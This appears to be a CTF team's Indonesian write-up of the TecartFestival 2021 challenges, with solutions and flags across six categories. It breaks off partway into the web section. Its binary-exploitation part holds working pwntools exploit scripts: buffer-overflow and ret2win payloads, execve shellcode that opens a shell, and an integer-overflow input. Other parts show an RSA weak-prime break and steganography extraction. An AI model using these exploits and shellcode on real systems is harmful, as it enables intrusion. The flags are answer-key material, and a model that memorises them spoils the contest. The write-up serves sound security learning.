

WriteUp TecartFestival 2021

OFFICIAL



N4utilus

PtrStar

IKAN TONGKOL

Binary Exploitation	3
1. [Awal Baper]	3
2. [Baper to Win]	4
3. [Kode Penjara]	5
4. [Gacha Anu]	6
Cryptography	7
1. [Soo Normal]	7
2. [Bukan aksara jawa]	8
3. [Perhitungan]	10
4. [Rasa Sukaku padanyA]	12
5. [Pesanku untuknya]	14
Forensic	15
1. [Intro]	15
2. [Tanda Tangan-mu]	16
3. [Hide from you]	16
4. [Raga Gelisah Bersamamu]	17
Miscellaneous	18
1. [Berburu Harta Karun]	18
2. [Welcome]	21
3. [Join Discord]	22
4. [Labirin]	23
5. [Feedback]	23
Reverse Engineering	24
1. [Lantai Race]	24
2. [Intro]	25
3. [Hekel PIN]	26
4. [License]	26
Web Exploitation	27
1. [Tebak Angka]	27
2. [Masuk Hati Adith]	28
3. [Agen Rahasia Panitia TecartFest]	29
4. [Terminal]	30
5. [Req Me]	31

Binary Exploitation

1. [Awal Baper]

a. Executive Summary

Awal dari Baper ngab :(

nc 52.149.161.137 5002

Format Flag : tecartfestival2021{}

Author : IKAN TONGKOL

Hint : Buffer overflow standar, cari paddingnya terus overflowin dapet deh flagnya.

b. Technical Report

Diberikan file 64 bit tanpa security apapun. Paddingnya 20 karena 64 bit jadinya tambah 8 byte. Berikut payloadnya.

payload.py

```
from pwn import *

#p = process('./chall')
p = remote('52.149.161.137', 5002)

payload = 'A' * 28

p.sendline(payload)
p.interactive()
```

c. Flag

Flag: tecartfestival2021{agung_baper_ama_anu}

2. [Baper to Win]

a. Executive Summary

Bagaimana cara dari Baper menjadi Win ngab :(

nc 52.149.161.137 1111

Format Flag : tecartfestival2021{}

Author : IKAN TONGKOL

Hint : BOF Ret2Win, padding + fungsi ret + fungsi win.

b. Technical Report

Diberikan file 64 bit tanpa security. Padding 10, karena 64 bit jadi ditambah 8 byte. Kita panggil address win untuk meng-exec system('cat flag.txt'). Agar bisa memanggil address win, pada 64 bit harus menggunakan address ret pada ROPgadget. Berikut payloadnya.

payload.py

```
from pwn import *

#p = process('./chall')
p = remote('52.149.161.137', 1111)

payload = 'A'*18 #padding 10 + 8byte karena 64bit
payload += p64(0x0000000000400546) #ret
payload += p64(0x00000000004006e8) #win

p.sendline(payload)
p.interactive()
```

c. Flag

Flag:tecartfestival2021{merakit_rumah_tangga_lebih_susah_daripada_merakit_payload}

3. [Kode Penjara]

a. Executive Summary

Penjara Batin

nc 52.149.161.137 2020

Format Flag : tecartfestival2021{}

Author : IKAN TONGKOL

Hint : shellcode, shell storm aja ngab, langsung dapet shell

b. Technical Report

Diberikan chall 64 byte, ketika dijalankan ada tulisan shellcode. Kita cari aja shellcode online di <http://shell-storm.org/shellcode/>. Berikut adalah payloadnya.

payload.py

```
#!/usr/bin/python2
from pwn import *

p = process('./chall')
p = remote('52.149.161.137', 2020)

payload =
'\x31\x04\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05'

p.sendline(payload)
p.interactive()
```

c. Flag

Flag: tecartfestival2021{shellc0de_mania_m4ntapppp}

4. [Gacha Anu]

a. Executive Summary

Hidup adalah gacha ngab, kadang mendapat bahagia tapi seringkali digarami luka

nc 52.149.161.137 1234

Format Flag : tecfest{}

Author : IKAN TONGKOL

Hint : Integer Overflow,

b. Technical Report

Integer Overflow, bisa diinput dengan - di mystery box agar dapet balance yang overflow. Berikut payloadnya

payload.py

```
from pwn import *

#p = process('./chall')
p = remote('52.149.161.137', 1234)
p.sendline('2')
p.sendline('2137483600')
p.sendline('1')
p.sendline('y')
p.interactive()
```

c. Flag

Flag: techfest{int3g3r_ov3rfl0w_hueheue}

Cryptography

1. [Soo Normal]

a. Executive Summary

cuma sesuatu yang normal yang banyak terulang

author : ptrStar

format flag : tecartfestival2021{}

b. Technical Report

Diberikan sebuah file dengan flag yang sudah dienkrpsi dengan hasilnya sangat panjang. Karna enkripsinya uppercase semua maka asumsikan ini adalah base32. Tapi karena hasilnya banyak,kemungkinan adalah encodenya dilakukan berulang-ulang.

Jadi langsung aja decode secara terus menerus sampai ketemu flagnya. Bisa manual atau bikin skrip untuk otomatisnya :D

Base32 Decode

Base32 online decode function

```
ORSWGYLSORTGK43UNF3GC3BSGAZDC63UNFXGOZ3BNRPWIZLDN5SGKX3UMFVV643VONQV66LFN  
NQW43T5
```

Decode

☒ Auto Update

```
tecartfestival2021{tinggal decode tak susa yekann}
```

c. Flag

Flag: `tecartfestival2021{tinggal_decode_tak_susa_yekann}`

2. [Bukan aksara jawa]

a. Executive Summary

Disinilah gunanya belajar OOP jangan tidur pas kelas biar bisa java

author : ptrStar

format flag : tecartfestival2021{}

b. Technical Report

Diberikan File main.java seperti berikut :

```
public class main {  
    public static void main(String[] args) {  
        System.out.println("Hello World");  
        String flag = "tda^no^kkiu_i.+,*sfr`ld[e[pYVbhq^[isbhkahl\\^\\bZkX}";  
        String encrypt = "";  
        for (int i = 0; i < flag.length(); i++) {  
            if ((i % 10) == 0) {  
                break;  
            }  
            if ((i & 2) == 0) {  
                break;  
            }  
            encrypt += new Character((char) ((int) flag.charAt(i) - (i % 10))).toString();  
            if ((i * 5) == 0) {  
                break;  
            }  
            System.out.println(encrypt);  
        }  
    }  
}
```

Jika diperhatikan kembali source code nya, terdapat line untuk enkripsi flagnya. Kita hanya fokus ke proses enkripsinya saja untuk bisa melakukan decrypt flagnya.

```
public class main {  
    public static void main(String[] args) {  
        System.out.println("Hello World");  
        String flag = "tda^no^kkiu_i.+,*sfr`ld[e[pYVbhq^[isbhkahl\\^\\bZkX}";  
        String encrypt = "";  
        for (int i = 0; i < flag.length(); i++) {  
            // if ((i % 10) == 0) {  
            //     break;  
            // }  
            // if ((i & 2) == 0) {  
            //     break;  
            // }  
            encrypt += new Character((char) ((int) flag.charAt(i) + (i % 10))).toString();  
            // if ((i * 5) == 0) {  
            //     break;  
            // }  
            System.out.println(encrypt);  
        }  
    }  
}
```


Tinggal diubah menjadi seperti di atas, yang awalnya tanda (-) menjadi (+). Dan bom dapat flagnya.

c. Flag

Flag: `tecartfestival2021{orang_jawa_bisa_nyiptain_bahasa}`

3. [Perhitungan]

a. Executive Summary

Aku punya teman namanya julio, dia orangnya sangat amat perhitungan. Suatu ketika aku lagi tidak membawa uang, namun ada julio di samping ku. Aku pun menatapnya seakan aku ingin meminjam uang padanya saat itu. Namun aku teringat bahwa sifat julio yang sangat perhitungan dengan angka. Jadi dia sempat mengechatku, tapi pesannya sangat aneh. Tolong bantu aku!

format flag : `tecartfestival2021{}`

Author : ptrStar

b. Technical Report

Diberikan sebuah file dengan proses enkripsinya seperti berikut



```
flag = b'tecartfestival2021{fake_flag_y0}'  
enc_flag = ""  
  
for i in flag:  
    enc_flag += chr(i + 5 - 6 % 2)  
  
# yjhfwykjxyn{fq7576rpx6dxzi9dg8woz99sl  
print(enc_flag)
```

Flag yang sudah terenkripsi berada di komen yang ada di file tersebut. Untuk melakukan dekripsi hanya mengubah + menjadi - dan begitu sebaliknya.



```
flag = b'ymhfwykjxyn{fq7576rpx6dxzi9dg8woz99sl'  
enc_flag = ""  
  
for i in flag:  
    enc_flag += chr(i - 5 + 6 % 2)  
  
# yjhfwykjxyn{fq7576rpx6dxzi9dg8woz99sl  
print(enc_flag)
```

Flag akhir sedikit salah, tinggal dibenerin sesuai format.

c. Flag

Flag: **tecartfestival2021{mks1_sud4_b3rju44ng}**

4. [Rasa Sukaku padanyA]

a. Executive Summary

Ketimbang mencintai, manusia lebih suka menyakiti dirinya sendiri.

Sudah tahu akan sakit hati, tetapi tetap saja tidak berhenti.

Tidak perlu silet dan pisau, semalaman suntuk membuka unggahan-unggahan milik mantan kekasih sudah cukup membuat risau.

Ingin tahu, padahal tidak perlu.

Ingin tahu, padahal bukan urusanmu.

Rasanya-rasanya menikmati sekali tersakiti, sengaja mengusik luka-luka yang masih perih.

Ada pula yang sengaja mengunggah gambar yang seolah menunjukkan dia sedang bahagia, padahal maksud aslinya ingin membuat seseorang makin kecewa.

Tidak perlu sok kuat.

Kalau masih ada yang belum diucapkan, jangan biarkan terlewat.

Selesaikan seselesai-selesainya.

Tidak perlu saling intip dan intai.

Pahit yang kamu pendam, jangan sampai jadi dendam.

Persetan bila dibenci karena mengungkapkan sesuatu yang kamu ingin mereka ketahui.

Legamu tidak ada harganya.

Bahagialah tanpa berpura-pura.

Author : ptrStar

format flag : tecartfestival2021{}

b. Technical Report

Diberikan soal yang berisi e (encryption exponent), n (prime products), c

(ciphertext).

Dalam RSA, seseorang dapat mengenkripsi data dengan menggunakan

proses matematika $m^e \bmod n$. Seharusnya, RSA merupakan sebuah metode enkripsi yang kuat, namun pada soal ini, terdapat sebuah

masalah yakni salah satu dari angka prima yang digunakan bernilai terlalu

kecil (small value prime number). Oleh karena itu, penyerang dapat

menggunakan basis data kumpulan faktor angka (factordb) untuk mencari

p dan q nya.

Solver yang di bawah ini dapat digunakan untuk mendekripsi RSA pada kasus ini

```
from Crypto.Util.number import inverse, long_to_bytes as l2b
from binascii import unhexlify
n =
3678655944207362840591160215531288124213528605778145018922167657183461227462995437676440839349236732034
2376354994425406463014318844236499137694995294161482635831598436280175915313732431699
c =
2490899138000985589297624471830503544339205980257224373122373399659117477444426129969223096891268302683
2930461509258110775594244545381098282120934816603343317098742243997413757498624644914
e = 65537

#factordb
p = 757
q =
4859519080855168877927556427386113770427382570380640711918319230097042572606334792174954873644962657905
2016320996598951734497118684592469138302503691098391857109112861664697378221575207

phi = (p - 1) * (q - 1)
d = inverse(e, phi)
m = pow(c, d, n)
print(l2b(m))
```

c. Flag

Flag: techartfest2021{m44kkk_aku_b1sa_buat_soal_RS4!1!1!satu}

5. [Pesanku untuknya]

a. Executive Summary

aku dikirim pesan oleh seseorang, tapi aku tak tau itu apa karena sangat panjang. coba kamu ngertiin apa yang dimaksud oleh sang pembuatan pesan

b. Technical Report

Diberikan sebuah sebuah text yang isinya entah itu apa. Tapi keliatannya itu seperti spam message. Karna ini soal crypto maka kita cari decode untuk spam message. Berikut adalah tools nya [spammimic - decode](#)

Paste in a spam-encoded message:

Dear Business person ; We know you are interested in receiving amazing intelligence . This is a one time mailing there is no need to request removal if you won't want any more . This mail is being sent in compliance with Senate bill 1619 ; Title 3 , Section 305 . This is a legitimate business proposal ! Why work for somebody else when you can become rich in 11 weeks . Have you ever noticed nearly every commercial on television has a .com on in it plus people love convenience . Well, now is your chance to capitalize on this . We will help you deliver goods right to the customer's doorstep and deliver goods right to the customer's doorstep ! You can begin at absolutely no cost to you . But don't believe us ! Prof Jones who resides in Michigan tried us and says "Now I'm rich many more things are possible" . We are a BBB member in good standing ! Do not go to sleep without ordering . Sign up a friend and you'll get a discount of 20% . Thanks ! Dear Decision maker , Your email address has been submitted to us indicating your interest in our publication

Decode

c. Flag

Flag: `tecartfestival2021{jangan_spam}`

Forensic

1. [Intro]

a. Executive Summary

Tak kasi intro biar kamu senang di CTF ya hehehe

Format Flag : `techartfest2021{}`

Author : IKAN TONGKOL

Hint : GREP

b. Technical Report

strings Chall-1.jpg | grep 'techartfest2021{'

c. Flag

Flag: techartfest2021{selamat_datang_di_forensic}

2. [Tanda Tangan-mu]

a. Executive Summary

Tanda tangan yang selalu kutunggu saat kelulusan, kunyatakan saat itu kukira kecewa ternyata awal dari perjuangan.

Format Flag : techartfest2021{}

Author : IKAN TONGKOL

Hint : Signature

b. Technical Report

File Signature -> Headernya jadiin png

89 50 4E 47 -> PNG

c. Flag

Flag: techartfest2021{file_signature_in_the_house_yoooo}

3. [Hide from you]

a. Executive Summary

Ini aku ngilang kamu ga mau cariin gitu? kok kayaknya semua tetap baik-baik aja ya?

Format Flag : techartfest2021{}

Author : IKAN TONGKOL

Hint : Steghide, Kadang METADATA tu penting lhooo.

b. Technical Report

exiftool lifehack

dapet password, techart2021

steghide extract -sf lifehack.jpg

c. Flag

Flag: `techartfest2021{hide_from_u_is_nightmare}`

4. [Raga Gelisah Bersamamu]

a. Executive Summary

Kita udah ga bisa ya?

Format Flag : `techartfest2021{}`

Author : IKAN TONGKOL

Hint : RGB

b. Technical Report

#4A413F -> tec

#443D48 -> har

#4A4241 -> tfe

#494A20 -> st2

#1E201F -> 021

#48433E -> rgb

#4F413D -> yea

HEX -> 74 65 63 68 61 72 74 66 65 73 74 32 30 32 31 72 67 62 79 65 61

Hex to String dan DUAR

c. Flag

Flag: `[techartfest2021{rgb_yea}]`

Miscellaneous

1. [Berburu Harta Karun]

a. Executive Summary


Di Universitas Udayana ada seseorang yang telah menunggu kalian disana, orang itu membawa sesuatu hal yang kalian cari. Namun, karena sedang maraknya COVID-19 kalian tidak dapat menemukannya secara langsung. Tapi tenang, dengan bantuan teknologi yang sudah berkembang pesat kalian dapat menemuinya dengan cara lain. Carilah dia untuk mendapatkan harta karun yang kalian cari. Oh iya kalian menemukan sesuatu dikantong kalian, periksalah karena ada sesuatu hal yang menarik

format flag : techfest2021{isi_flag}


Hint : Cari seseorang di **google maps** Universitas Udayana & Cari sesuatu di channel **youtube** yang sudah diberikan di file **Isi Kantong**

b. Technical Report


Dapat dilihat disoal bahwa mencari seseorang di Universitas Udayana tanpa mencarinya secara langsung, langsung saja gunakan google maps. Pada google maps langsung saja ketikan Universitas Udayana Fakultas Teknik.




Setelah itu langsung cek pada bagian review akan ada orang yang sudah membaca pikiran kita.



Setelah itu klik user tersebut kemudian cari review yang tadi ada, kemudian klik gambarnya, kemudian pilih icon > untuk mengganti gambar ke video yang sudah disiapkan. Kemudian tonton video tersebut maka akan menemukan pecahan qrcode nya.



Kemudian untuk mencari pecahan barcode selanjutnya dapat dilihat pada file **Isi Kantong**. Pada file tersebut terdapat sebuah link youtube.



Setelah dibuka akan masuk ke sebuah video absurd, tonton video tersebut kemudian akan mendapatkan pecahan qrcode satunya.



Setelah mendapatkan 2 potongan qrcode kemudian gabungkan menjadi 1, kemudian scan maka akan menemukan flagnya



c. Flag

Flag: techfest2021{t3rp3c4h_p3c4h_h1n664_t3rc4c4h}

2. [Welcome]

a. Executive Summary

Selamat datang di tecart fesitval 2021, ini flag mu

`tecartfestival2021{selamat_datang}`

b. Technical Report

Buka soal maka akan menemukan flag nya

c. Flag

Flag: `tecartfestival2021{selamat_datang}`

3. [Join Discord]

a. Executive Summary


Jangan lupa join discord. soalnya ada flag.

kalo ga nemu chat WIBU Sejati (Rose Rias#6404) aja heheheheh

format flag : `tecartfestival2021{}`

b. Technical Report

Masuk ke discord kemudian ketik @ kemudian cari yang isi tecartfestival



c. Flag

Flag: `tecartfestival2021{met_datang_di_tecartfestival}`

4. [Labirin]

a. Executive Summary

Pernah masuk labirin ? atau merasakannya di video game ? coba kalian temukan sesuatu yang kalian cari di labirin ini.

format flag : `tecartfestival2021{isi_flag}`

b. Technical Report

Name	Size	Packed	Type	Modified	CRC32
..			File folder		
0	0	0	File folder	6/29/2021 ...	
1	0	0	File folder	6/29/2021 ...	
2	35	35	File folder	6/29/2021 ...	
3	0	0	File folder	6/29/2021 ...	
4	0	0	File folder	6/29/2021 ...	
5	0	0	File folder	6/29/2021 ...	
6	0	0	File folder	6/29/2021 ...	
7	0	0	File folder	6/29/2021 ...	
8	0	0	File folder	6/29/2021 ...	
9	0	0	File folder	6/29/2021 ...	

Tinggal lihat folder yang ada sizenya, ikutin terus abistu dapet flag.
Urutannya 7 8 5 5 2

c. Flag

Flag: `tecartfestival2021{l4b1r1n_4n4k_1t}`

5. [Feedback]

a. Executive Summary

Makasi sudah ikut Tecart Festival 2021. Semoga taun depan masih dikasi kesempatan buat CTF lagi ya ngabb 🙏

<https://docs.google.com/forms/d/e/1FAIpQLSfP9kLJ8NgICjFAnD8KnIFwtl2req0joxYFyJXGX6pRVb79eQ/viewform>

b. Technical Report

Isi semua google forms nya, nanti ketemu flag nya



TECART FESTIVAL 2021
TECHNOLOGY ARTISAN FESTIVAL
"Start Your Journey To The Next Level"

Feedback CTF TecartFestival 2021

tecartfestival2021{makasi_atas_f33dbacknya}

[Submit another response](#)

c. Flag

Flag: `tecartfestival2021{makasi_atas_f33dbacknya}`

Reverse Engineering

1. [Lantai Race]

a. Executive Summary

Sedih ketika kamu compare aku sama dia.

Format Flag : `techartfest2021{}`

AUTHOR : IKAN TONGKOL

Hint : ltrace

b. Technical Report

Diberikan file binary, yang jika didekompilasi menggunakan IDA Pro, terlihat penggunaan `strcmp` untuk meng-komparasi antara key dan

inputan. Penggunaan ltrace akan memunculkan semua hasil prosesnya termasuk komparasi. Ltrace ./namafile

```
printf("%s", "Input: ") = 7
__isoc99_scanf(0x40200c, 0x7fffd68de390, 0, 0Input: aaa
) = 1
strncmp("techartfest2021iniflag\366\366\366\366\366\366\366",
"aaa", 29) = 19
puts("Whoosh..."Whoosh...
) = 10
+++ exited (status 0) +++
```

c. Flag

Flag: **techartfest2021{ini_flag}**

2. [Intro]

a. Executive Summary

Menangid ketika ditanya apa itu CTF

Format Flag : techfest2021{}

Author : IKAN TONGKOL

Hint : command rev

b. Technical Report

Diberikan file binary, jika dijalankan menghasilkan string yang direverse. Solusi yang saya suka adalah hasil outputnya masukkan menjadi txt, lalu gunakan command rev.

```
./chall > hasil.txt
rev hasil.txt
```

Jadi pada suatu malam, menunggu chat adalah hal yang selalu kubenci saat itu. 3 huruf yang ga pernah berujung ada balasnya. can u just tell me, are u have same feeling? or it's just me. Btw i know u want this techfest2021{linux_membuat_hidup_lebih_baik}

c. Flag

Flag: techfest2021{linux_membuat_hidup_lebih_baik}

3. [Hekel PIN]

a. Executive Summary

Hek PINnya ngab untuk mendapatkan duid

nc 52.149.161.137 2600

Format Flag : techfest2021{} Author : IKAN TONGKOL

Hint : strcmp

b. Technical Report

Diberikan file binary, strcmpnya udah diisi value. Jadi inputnya samain aja sama strcmp dan dapet deh flagnya. Berikut payloadnya.

payload.py

```
from pwn import *

#p = process('./rev1')
p = remote('52.149.161.137', 2600)

payload = "65535"

p.sendline(payload)
p.interactive()
```

c. Flag

Flag: techfest2021{semua_berawal_dari_sini}

4. [License]

a. Executive Summary

License key ngab biar kayak kuyhaa & bagas31 hueheu

nc 52.149.161.137 2500
Format Flag : techfest2021{
Author : IKAN TONGKOL
Hint : strcmp

b. Technical Report

Diberikan file binary, strcmpnya udah diisi value. Jadi inputnya samain aja sama strcmp dan dapet deh flagnya. Berikut payloadnya.

payload.py

```
from pwn import *  
  
p = remote("52.149.161.137", 2500)  
  
payload = "TECH-FEST-2021"  
  
p.sendline(payload)  
p.interactive()
```

c. Flag

Flag: techfest2021{anjay_ini_baru_cracker}

Web Exploitation

1. [Tebak Angka]

a. Executive Summary

ada rahasia di web ini, coba cari tau cara melewati kode yang diminta

<http://52.149.161.137:7001/>

Author : ptrStar

format flag : tecartfestival2021{}

b. Technical Report

Diberikan sebuah web tinggal cari cara untuk mem bypass 5 angka yang bisa diatas 1000 dibawah 9999. Gas saja isikan "200e1". E1 disana berfungsi untuk mengisi 0 satu tapi terisi 5 angka. 200e1 akan berubah menjadi 2000.

c. Flag

Flag: tecartfestival2021{oke_jadi_ini_rahasiannya_adith_adalah_wibu}

2. [Masuk Hati Adith]

a. Executive Summary

Ternyata jika ingin masuk hati seorang adith diperlukan sebuah username dan password. Bisakah kamu cari cara untuk masuk ke hatinya?

http://52.149.161.137:7002

Format Flag : tecartfestival2021{}

HINT : cookie

b. Technical Report

Tinggal buka web dan cek cookie yang ada di webnya. Terdapat password untuk masuk ke webnya di cookie yang bernama "s3crettttt". Dan dapet flag

c. Flag

Flag: **tecartfestival2021{s1mpp4n_p4ssw00rd_y4nk_4m4nn}**

3 [Agen Rahasia Panitia TecartFest]

a. Executive Summary

apakah kamu agen tecartfestival2021 ? web ini cuma bisa dibuka pakai browser khusus yang bernama tecartfestival2021 yang bisa diinstall jika kalian masuk ke dalam panitia tecartfestival 2021.

